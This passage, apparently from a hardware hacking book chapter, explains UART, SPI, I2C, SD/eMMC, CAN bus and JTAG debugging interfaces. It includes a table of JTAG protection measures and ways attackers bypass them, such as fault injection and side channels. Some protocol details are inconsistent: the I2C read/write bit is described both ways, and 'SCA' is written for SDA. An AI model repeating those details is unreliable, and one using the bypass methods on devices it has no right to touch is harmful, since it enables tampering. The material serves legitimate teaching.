

Figure 2-7: Three wires for UART, connecting transmit (TX) to receive (RX) and connecting grounds

RS-232 is the most ubiquitous UART standard, but it has an interesting quirk. Designed many years ago for linking devices over cables that were several meters long, it defines logic one (which is also called a *mark*) as anything between –3 V and –15 V and logic zero (which is also called a *space*) as anything between +3 V and +15 V. At the far end of the cable, you were expected to be tolerant of any voltage between +25 V and –25 V in case of voltage drift, which is way out of the signal ranges in today's low-voltage systems that rarely range farther beyond 0 V and 3 V. You can imagine that these devices end up being rather unhappy if you connect a true higher-voltage RS-232 device directly to their logic level inputs. On the other hand, doing so did allow for multiplayer *Doom* across two different kids' bedrooms.

TTL serial, using the TTL 0 V/5 V logic levels, is otherwise identical to RS-232 in format. This means you can use a UART to communicate without the need for any additional voltage converter chips. You may find people specifying different voltage levels (such as "3.3 V TTL serial") to show they're not using the classic 0 V/5 V logic level, but rather a 0 V/3.3 V logic level.

The UART protocol is relatively straightforward. Getting back to our two-party communication scenario, if I am idle, I'll continuously transmit a logic one (mark). When I'm ready to send you a byte's worth of bits, I'll begin with a logic zero "start bit" to signal the start of my transmission. I'll follow that with the rest of my bits, the least significant bit in each byte being sent first. (A *byte* is a grouping of bits.) I can optionally include parity information for error detection in the byte. Finally, I can send one or more logic one "stop bits" to signal the end of my byte. In order for you to interpret my transmission properly, we need to agree on a few parameters:

Baud rate The number of bits per second that I will transmit and you will receive.

Byte length The number of bits in a byte. This is almost universally eight now, but UART supports alternate lengths.

Parity N for no parity, E for even, and O for odd—the parity bit is added as an error detection measure to indicate whether the total number of ones in the byte is even or odd.

Stop bits The length of the stop signal bit, which is often 1, 1.5, or 2.

For example, if I specified 9600/8N1, you should expect to see 9,600 bits per second, 8-bit bytes, no parity bit, and one stop bit (see Figure 2-8).

Moving up from the electrical layer to the logical level, once you have connected your TX, RX, and ground and have connected your serial cable to your system, you can treat this interconnection the same way you would treat any other character-generating device. In *nix operating systems, the interconnection appears as a TTY device; in Windows operating systems, it appears as a COM port.



Figure 2-8: Example of the byte 0x71/bits 0b01110001 transmitted using a UART at 9600/8N1

While a UART is most often used as a debug console on embedded devices, it is also frequently used to interface with communications equipment. Some phones or embedded systems with cellular communications use the UART protocol to communicate with a cellular radio using the Hayes AT command set developed for modem control. Many GPS modules communicate via NMEA 0183, a text protocol that depends on a UART for the data link layer.

Serial Peripheral Interface (SPI)

The *serial peripheral interface (SPI)* is a low pin-count, controller-peripheral, source-synchronous serial interface. Typically, it contains one *controller* on a bus and one or more *peripheral* devices. Whereas UART is a peer-to-peer interface, SPI is controller-peripheral, meaning that the peripheral only ever responds to the controller's requests and can't initiate communication. Also, unlike UART, SPI is source synchronous, so the SPI controller transmits the clock to the peripheral receiver. This means the peripheral and controller don't need to agree ahead of time on baud rate (clock frequency) since it is provided. SPI usually runs much faster than UART protocols (UART typically runs at 115.2 kHz; SPI typically runs at 1–100 MHz).

Figure 2-9 shows the four wires that carry the signals for SPI communication between C (controller) and P (peripheral): SCK (serial clock), COPI (controller out peripheral in), CIPO (controller in peripheral out), *CS (chip select), and GND (ground):

As you might notice from the pinout names, no ambiguity or swapping of transmit and receive pins exists, since either side has a clearly defined controller and peripheral. Electrically, all the SPI outputs are push-pull, which is fine, because the SPI interface is designed to have only one controller on the wire.



Figure 2-9: Four wires for SPI, plus ground

The *chip select* pin is labeled with an asterisk (*CS) to indicate that it's active-low, meaning the high voltage is false and 0 V is true. If you were the peripheral device on an SPI interface, you would need to sit quietly (in high impedance mode) until I assert *CS by setting it to 0 V. At that point, you would have to listen to SCK and COPI for your commands, and only when it's your turn could you respond on the CIPO pin.

An advantage of having a *CS pin is that I, as a controller, might actually have several different *CS pins, one for each peripheral. Since you're required to stay in high impedance mode until your *CS pin is selected, other peripherals can share the SCK, COPI, and CIPO pins. This allows adding more SPI peripheral devices to a single controller at the cost of only the single additional *CS wire per peripheral.

NOTE *The active-low notation will commonly be one of three options. The pin name will have an overline above it (CS), the pin will have a slash in front of it (/CS), or the pin will have an asterisk in front of it, as used with the *CS example.*

SPI is most frequently used to interface with EEPROMs. The BIOS/EFI code on nearly every personal computer is stored in an SPI EEPROM. Many network routers and USB devices store their entire firmware in an

SPI EEPROM. SPI is well suited to devices that don't necessarily need high speed or frequent interaction. Environmental sensors, cryptographic modules, wireless radios, and other devices are all available as SPI devices.

You may notice some devices use only the notation *serial data out (SDO)* and *serial data in (SDI)*. This notation clarifies which pin is an output or input for a given device (there's no confusion as to whether a device is the controller or peripheral), but the protocol is typically the same, regardless of the names used for the pins. You may also find devices that use MOSI instead of COPI, MISO instead of CIPO, and SS instead of CS, referring to master/slave terminology.

Inter-IC Interface (I2C)

The *inter-IC interface*, pronounced "I-square-C" but also called IIC, I2C, I^2C, two-wire (TWI), and SMBus, is a low pin-count, multicontroller, source-synchronous bus. The multitude of names is primarily due to minor differences and trademark issues. I^2C was a claimed trademark, so companies used a different name for the same bus. You'll see I2C is very similar to SPI in most respects, and you're likely to find exactly the same devices with either SPI or I2C interfaces.

You might notice, however, that I2C is "multicontroller," whereas SPI is "controller-peripheral." Figure 2-10 helps clarify this.



Figure 2-10: Two wires for I2C communication between controllers and peripherals

The complete "bus" consists of two wires: SDA and SCL. Each wire connects to every SDA or SCL pin of all I2C ports connected to the bus. Each wire has a single pullup resistor. An inactive I2C port will put both SDA and SCL pins into high-impedance mode. This means if no other devices are talking, both lines will sit at logic one, and any device can take ownership of the bus by pulling down the SCA line. An I2C device can be a controller only, a peripheral only, or it can act as a controller or a peripheral at different points in time.

Let's pretend you and I are two bus controllers on an I2C bus, connected to an I2C peripheral EEPROM. If we want to access the EEPROM, we check

to see what the SDA and SCL lines are doing. If they're both sitting at logic one, the bus is not in use, and I can take control of it by sending a START condition (that is, by setting SDA to 0, while SCL stays at 1). At this point, you need to stand back and wait until I'm done with the bus. I'll signal this with a STOP condition by setting SDA to 1 while SCL stays at 1. Figure 2-11 shows the START and STOP conditions on the SCA and SCL lines.



Figure 2-11: START and STOP conditions on I2C lines SDA and SCL

Once I've taken control of the bus, you, the EEPROM, and everyone else have to sit and listen for me to send out an address.

Each device has a unique 7-bit address. Usually several bits are hard-coded, and the remainder are programmable via flash or pullup/pulldown resistors to differentiate multiple identical components connected to the same I2C bus. Following the 7-bit address comes a Read/*Write bit to indicate the direction the next byte of data will go. In order to read data from the EEPROM, I first tell the EEPROM from which memory address I want to read (which is a write operation—that is, a one on the eighth bit), then I have to tell the EEPROM to send the data at that memory location (which is a read operation—that is, a zero on the eighth bit). After every byte has been transferred over I2C, the recipient is required to acknowledge the byte. The sender releases the SDA line, and the controller toggles the SCL line. If the receiver has received all eight bits, it should set the SDA line to zero during this time. Figure 2-12 shows what SDA and SCL look like over time as the entire transaction takes place.



Figure 2-12: I2C Read register sequence

A complete sequence on SCA between a controller device and an EEPROM looks like the following:

1. **Start sequence**: The controller tells everyone else to be quiet and to listen for their device address.
2. **Peripheral address**: The controller sends the 7-bit device address of the EEPROM it wants to read.
3. **R/*W bit**: The controller sends a zero because we first need to write an EEPROM memory address.
4. **Acknowledge**: The controller releases SDA and expects the EEPROM to signal reception of the device address by setting SDA to 0.
5. **EEPROM address**: The controller sends the 8-bit byte, which is the EEPROM memory address.
6. **Acknowledge**: The controller releases SDA and expects the EEPROM to signal reception of the memory address by setting SDA to 0.
7. **Start sequence**: The controller repeats the start sequence because it now wants to read.
8. **Peripheral address**: The controller resends the 7-bit EEPROM device address.
9. **R/*W bit**: The controller sends a one because it now wants to read data from the memory address it has just set.
10. **Acknowledge**: The controller releases SDA and expects the EEPROM to signal reception of the device address by setting SDA to zero.
11. **EEPROM data**: The EEPROM sends the 8 data bits from the memory address on SDA to the controller at the moment the controller toggles SCL.
12. **Acknowledge**: The controller sets SDA to zero to acknowledge it has received the byte.
13. **Repeat**: As long as the controller keeps toggling SDA and acknowledging at the right time, the EEPROM will continue to send successive

bytes of data to the controller. When enough bytes are read, the controller will send a Not Acknowledge (NACK) to communicate to the peripheral.

14. **Stop sequence**: The controller tells everyone it is done, giving others a turn on the bus.

During the entire sequence, the controller toggles SCL in order to synchronize its communication with the peripheral.

One great advantage of this multicontroller bus is that it requires only two wires, no matter how many devices share it. A downside is that because there's only a single pullup and all the devices need to be listening on the line at all times, the effective maximum throughput has to be lower than the design speed at which the SPI can communicate, due to dividing the throughput among the devices. For this reason, you're more likely to find only SPI EEPROMs at bus speeds greater than 1MBps, while most other devices are equally likely to have plain SPI or I2C interfaces.

Since it requires only two wires, I2C can be squeezed into a wide number of hardware applications. For example, VGA, DVI, and even HDMI connectors use I2C in order to read a data structure from the monitor that describes the monitor's output capabilities. In most systems, this I2C bus is even accessible from software in the event that you want to plug auxiliary devices into your system via spare VGA ports.

Since I2C is a multicontroller bus, there is no problem whatsoever with jumping onto an I2C bus and acting as the controller, which is an option that does not always work as expected on an SPI bus.

Secure Digital Input/Output and Embedded Multimedia Cards

Secure Digital Input/Output (SDIO) uses the physical and electrical *SD card* interface for I/O operations. *Embedded multimedia cards (eMMCs)* are surface-mount chips that provide the same interface and protocol as memory cards, but without the need for a socket and extra packaging. MMC and SD are two closely related and overlapping specifications that are very commonly used for storage in embedded systems.

SD cards are backward compatible with SPI. As long as you connect the SPI pins we previously discussed to any SD card (and most MMC cards too), you will be able to read and write data on the card.

SD modified the SPI by trading the COPI and CIPO lines for bidirectional control and data lines. SD also expanded from these two lines to include modes with two or four bidirectional data lines. eMMC expands these two or four lines further to include eight bidirectional data lines, and SDIO expands on the basic low-level protocol further by using the interface to interact with another device besides a storage device, and it adds an interrupt line.

During the progressive iterations of these specifications, a lowly 1 MHz, 1-bit SPI bus has expanded to up to eight parallel bits and clocks as high as 208 MHz. It may no longer be a "low-speed serial bus," but conveniently, almost all devices are backward compatible, and when you can run them at

low-speed SPI, you can still use low-cost sniffers to extract useful information from those devices. For various memory cards that still support SPI, Table 2-1 shows the CS, COPI, CIPO, and SCLK pin locations for MMC, SD, miniSD, and MicroSD cards.

Table 2-1: SPI Communication Pinouts for MMC, SD, MiniSD, and MicroSD Cards (from *https://en.wikipedia.org/wiki/SD_card*, CC-BY 3.0 License)

MMC pin	SD Pin	miniSD pin	MicroSD pin	Name	I/O	Logic	Description
1	1	1	2	nCS	I	PP	SPI Card Select [CS] (negative logic)
2	2	2	3	DI	I	PP	SPI Serial Data In [COPI]
3	3	3		VSS	S	S	Ground
4	4	4	4	VDD	S	S	Power
5	5	5	5	CLK	I	PP	SPI Serial Clock [SCLK]
6	6	6	6	VSS	S	S	Ground
7	7	7	7	DO	O	PP	SPI Serial Data Out [CIPO]
	8	8	8	NC nIRQ	. O	. OD	Unused (memory cards) Interrupt (SDIO cards, negative logic)
	9	9	1	NC	.	.	Unused
		10		NC	.	.	Reserved
		11		NC	.	.	Reserved

You can see the basic pins are shared between them, meaning that the naming of the device as an SD card, MicroSD card, MMC, or eMMC device really declares the upper boundary of the device protocol and performance. For most hardware work we'll do, we can interact with the devices in the same fashion, as we're not concerned with the highest possible performance. Figure 2-13 shows the physical pin locations corresponding to the table.

You'll notice there is some physical alignment between standards, such that an MMC card plugged in to an SD card reader still makes contact with pins 1–7. Watch the odd numbering of the miniSD if you are interfacing directly with a miniSD card as well, because pins 10 and 11 are snuck in between pins 3 and 4!



Figure 2-13: Physical locations of the SPI pins shown in Table 2-1 (figure by Steve Meirowsky, CC-BY 3.0 License)

CAN Bus

Many automotive applications use the *controller area network (CAN)* bus to connect microcontrollers that talk to sensors and actuators. For instance, buttons on a steering wheel may use CAN to send commands to the car stereo. You also can read out real-time engine data and diagnostics with CAN, which means you can use CAN to access the engine control via a compromised cellular connection to one of the vehicle's microcontrollers. For an example, see "Remote Exploitation of an Unaltered Passenger Vehicle" by Dr. Charlie Miller and Chris Valasek. We were tinkering with the communication between an eBike display and its motor controller and also found out that it uses CAN.

CAN uses differential signaling, because the electrical environment in a car is noisy, and robustness is a strong safety requirement. A few variants of CAN exist, but the main ones are high- and low-speed fault-tolerant CAN. Both use a differential pair of wires called CAN high and CAN low,

but the wire names do not relate to low-speed or high-speed CAN. Instead, a differential signal is sent across the two CAN pins, and the names correspond to voltage levels used for a logical one or zero:

- High-speed CAN has bit rates from 40Kbps to 1Mbps and uses CAN high = CAN low = 2.5 V for a logical one and uses CAN high = 3.75 V and CAN low = 1.25 V for a logical zero.
- Low-speed CAN has bit rates from 40Kbps to 125Kbps and uses CAN high = 5 V and CAN low = 0 V for a logical one and uses CAN high ≤ 3.85 V and CAN low ≥ 1.15 V for a logical zero.

These voltages are specified for ideal circumstances and can vary in practice. An updated version of CAN called *CAN flexible data-rate (FD)* increases the speed up to 12Mbps, while also increasing the maximum bytes transferred in one packet to 64.

NOTE *If you're interested in car hacking in particular, No Starch Press publishes the* Car Hacker's Handbook *(2016) by Craig Smith. This book covers many details of car hacking that are a perfect complement to the low-level details of embedded work that we talk about in this book. The OpenGarages website also provides a free PDF of the book, but it's worth getting a physical copy.*

JTAG and Other Debugging Interfaces

The *Joint Test Action Group (JTAG)* is a common hardware debugging interface and is critical to security. The JTAG created the IEEE 1149.1 standard, titled "Standard Test Access Port and Boundary-Scan Architecture." The goal was to standardize a means for testing/debugging chips, as well as for testing printed circuit boards (PCBs) for manufacturing errors. Full coverage of JTAG is beyond the scope of this book, but we'll provide an overview so you can find other resources.

Why is this testing or debugging required? With the increased use of multilayer PCBs in the 1980s, it became necessary to provide a means to test freshly baked PCBs in the manufacturing facility without exposing the inner layers to the outside world. Engineers came up with the idea to use the existing chips on the PCB to test the connections.

When you're performing a *boundary scan*, you basically disable the actual functionality of each chip but enable control from a test apparatus over each of the chip pins. For example, if chip A pin 6 is connected to chip B pin 9, you can let chip A drive pin 6 low and then high, and you can then observe on chip B pin 9 whether that signal actually arrives. Extending this to all chips and all pins, you can verify correct manufacturing of a PCB by daisy-chaining all chips using the JTAG pins. To do a boundary scan properly, you need a definition of all chips on the daisy chain, which is specified in a *boundary scan description language (BSDL)* file. You can find these chip definitions online if you're lucky.

NOTE *An interesting tidbit is that BSDL is a subset of VHDL, a hardware design language.*

A boundary scan lets you touch the PCB, not the chip itself, so it's useful to consider using if you're trying to access the PCB's inner layers. Technically, you can do fun things like toggle SPI or I2C pins and speak those protocols over JTAG, but it'll be pretty slow, so you may be better off actually connecting to the SPI or I2C wires where you can. Using boundary scan is fast enough to view UART or other lower-speed traffic, and if you use JTAG in the sample mode, it runs passively, which is to say it doesn't take control of the chip and the chip continues to function normally.

Tools for toggling port pins on a device given a BSDL file exist; well-known examples include UrJTAG (open source) and TopJTAG (low-cost with free trial, GUI based). These tools can be very helpful for PCB reverse engineering, as you can toggle a given pin on a chip and see what happens on the PCB. You can also drive nets or map a known pattern to a chip pin. Figure 2-14 shows an example of using TopJTAG to view a serial data waveform.



Figure 2-14: Using boundary scan to inspect a tiny BGA device we can't easily probe

An open source tool called JTAG Boundary Scanner by Viveris Technologies provides a simple library along with a Windows GUI for accessing pins based on the pin name learned from a BSDL file. If you would like to automate more complex tasks, such as recording power-on sequences or sending SPI commands over JTAG, the JTAG Boundary Scanner tool is a good starting point for this work. It's the basis for the open source pyjtagbs (*https://github.com/colinoflynn/pyjtagbs*) Python bindings as well, allowing you to perform similar functionality through the JTAG port.

If using boundary scan mode, you have a choice of running a `SAMPLE` instruction that allows you to view the I/O pin state or an `EXTEST` instruction that allows you to control the I/O. Typically the `EXTEST` instruction may disable other features (such as the CPU core), so if you're trying to inspect a running system, you should use the boundary scan tools in `SAMPLE` mode.

The more chip-centric (not just I/O pin) control happens through the JTAG *test access port (TAP)* controller, which is what provides on-chip debugging capabilities. The good news is that it's standardized up to a point; the bad news is that this level of standardization is rather low. Basically, the TAP controller can do IC resets and write and read from two registers: the *instruction register (IR)* and the *data register (DR)*. Debugging facilities, such as memory dumps, breakpoints, single stepping, and so on, are proprietary additions on top of this standard interface. Much of this has been reverse engineered and is available in software, such as OpenOCD. This means if you have a supported target, you can connect OpenOCD to a JTAG adapter and then use GDB to connect to OpenOCD and debug a CPU in place!

JTAG uses four to six pins:

- **Test data in (TDI)**: Shifts data into the JTAG daisy chain.
- **Test data out (TDO)**: Shifts data out of the JTAG daisy chain.
- **Test clock (TCK)**: Clocks all test logic on the JTAG chain.
- **Test mode select (TMS)**: Selects a mode of operation for all devices (for example, boundary chain operations versus TAP operations).
- **Test reset (TRST, optional)**: Resets the test logic. Another way of resetting is holding TMS=1 for five clock cycles.
- **System reset (SRST, optional)**: Resets the entire system.

JTAG has several standard headers. For instance, ARM has a standard 20-pin connector. You can also identify JTAG by tracing suspected chip JTAG pins. If you're not sure whether a set of pins is JTAG, try a tool like Joe Grand's JTAGulator, which uses a clever algorithm to identify each of JTAG's pins. (We give an example of several of these headers in Appendix B.)

You may wonder whether full debug access to a CPU is terribly insecure. The answer is yes. That's why manufacturers who care about security do various things to disable JTAG, and those various things give an attacker more to do in order to attack the system (see Table 2-2).

Table 2-2: Overview of JTAG Port Disablement Measures and Attacks

JTAG protection measure	Attack on protection
Remove the PCB header.	Re-solder a header onto the PCB.
Remove the PCB traces.	Re-attach wires to JTAG pins on the CPU directly, which is a bit trickier for chip packages that don't directly expose their pins.
Disable JTAG for secure operations. An example is the SPIDEN input signal on ARM cores, which can disable Secure World debugging. A separate input signal, SPNIDEN, can disable Normal World debugging.	If these CPU signals are brought out on a package pin, push them high.
Use an OTP fuse configuration in the chip that is burned to disable JTAG after manufacturing.	Fault injection on the fuse readout or shadow register.
Put an authorization protocol on JTAG before enabling it.	Side channel on the crypto key used in case of a challenge/response protocol or fault the authorization.

With this nice set of JTAG defenses and attacks, note that JTAG is far from the only debug interface you'll see used. Manufacturers of other debug interfaces include the protocol used by the Atmel AVR (SPI-based protocol), the protocol used by the Atmel XMEGA (Atmel's Program and Debug Interface, or PDI, which is something like SPI but with a single data line), and the TI ChipCon series.

You'll also find that some interfaces will support only the on-chip debug mode and not the JTAG boundary scan mode (or vice versa). For example, the Microchip SAM3U has a physical pin called JTAGSEL that selects the JTAG port it runs in on-chip debug mode or boundary scan mode. If you want to use a nondefault mode, you may need to modify the board to pull this pin to the desired level. You may also find that some devices disable the JTAG debug mode but leave the JTAG boundary scan mode enabled. This is not directly a security flaw, but the boundary scan mode can be very helpful for all sorts of reverse engineering work. Technically, you can do everything from boundary scan mode by probing the physical PCB (hence it's not a security issue to leave enabled), but it can make your life easier.

We introduced ROM-based bootloaders in Chapter 1. In some cases, you can use these bootloaders for programming, and sometimes they provide debug support by allowing you to read out memory locations.

Parallel Interfaces

Low-speed serial interfaces don't always cut it. If you need to load only 4MB of compressed firmware once at boot, they are suitable, but if you have a 128MB writable filesystem or want a low-latency interface to external dynamic RAM (DRAM), serial buses won't provide reasonable performance. Increasing the interface's clock speed has real limits, and you still

need to deserialize the data before you can use it. Using several data wires in parallel is a much more scalable approach. Laying down 8 or 16 wires makes many times more bandwidth available for memory access or fast storage. One of the main applications of parallel buses is for memory.

An extract from the public I.MX6 datasheet shown in Figure 2-15 depicts the many parallel bus lines from the chip to the external DRAM.



Figure 2-15: An extract from the I.MX6 datasheet

See the pinout going to a double data rate (DDR) memory bus? Many data and address lines (labeled DRAM_D and DRAM_A, respectively) are shown as well.

Memory Interfaces

